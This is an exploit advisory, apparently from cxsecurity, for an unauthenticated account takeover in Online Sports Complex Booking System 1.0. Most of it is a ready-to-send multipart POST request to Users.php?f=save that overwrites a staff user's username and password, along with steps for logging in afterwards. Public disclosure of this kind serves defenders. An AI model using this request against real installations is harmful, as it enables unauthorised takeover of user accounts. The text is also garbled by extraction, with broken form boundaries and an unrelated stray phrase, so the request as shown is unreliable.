Online Sports Complex Booking System 1.0 Account Takeover

	https://cxsecurity		
Risk: Low	<u>Local</u>	<u>:</u> No	Remote: Yes
<u>CVE:</u> N/A		<u>CW</u>	E: N/A

```
# Exploit Title: Online Sports Complex Booking System - Account Tak
eover (Unauthenticated)
# Date: 24/03/2022
# Exploit Author: Saud Alenazi
# Vendor Homepage: https://www.sourcecodester.com/
# Software Link: https://www.sourcecodester.com/php/15236/online-sp
orts-complex-booking-system-phpmysql-free-source-code.html
# Version: 1.0
# Tested on: XAMPP, Linux
```


```
# Description :
Online Sports Complex Booking System is vulnerable to unauthenticat
ed account takeover.
An attacker can takeover any registered 'Staff' user account by jus
t sending below POST request
By changing the the "id", "firstname", "lastname", "username", "p
assword" , "type" parameters
# Steps to Reproduce :
1. Send the below POST request by changing "id", "firstname", "last
name" , "username" , "password" parameters.
2. Go to http://localhost/scbs/admin/ and Log in to the user accoun
t by changed username and password
======
POST /scbs/classes/Users.php?f=save HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----
----11619114222641896828949561514
Content-Length: 811
Origin: http://localhost
Connection: close
Referer: http://localhost/scbs/admin/?page=user
Cookie: PHPSESSID=2knksvuc4mgojfd9enhccg08sn
-----11619114222641896828949561514
Content-Disposition: form-data; name="id"
```

11619114222641896828949561514 Content-Disposition: form-data; name="firstname"
Adminstrator
11619114222641896828949561514 Content-Disposition: form-data; name="lastname"
Admin
11619114222641896828949561514 Content-Disposition: form-data; name="username"
consens propositions reads and additional abstraction
admin
11619114222641896828949561514
Content-Disposition: form-data; name="password"
admin
11619114222641896828949561514
Content-Disposition: form-data; name="img"; filename=""
Content-Type: application/octet-stream
11619114222641896828949561514

See this note in RAW Version (https://cxsecurity.com/ascii/WLB-2022030104)

Tweet

Lubię to!



Comment it here.	
Nick (*)	
Nick	
Email (*)	
Email	
Video	
Link to Youtube	
Text (*)	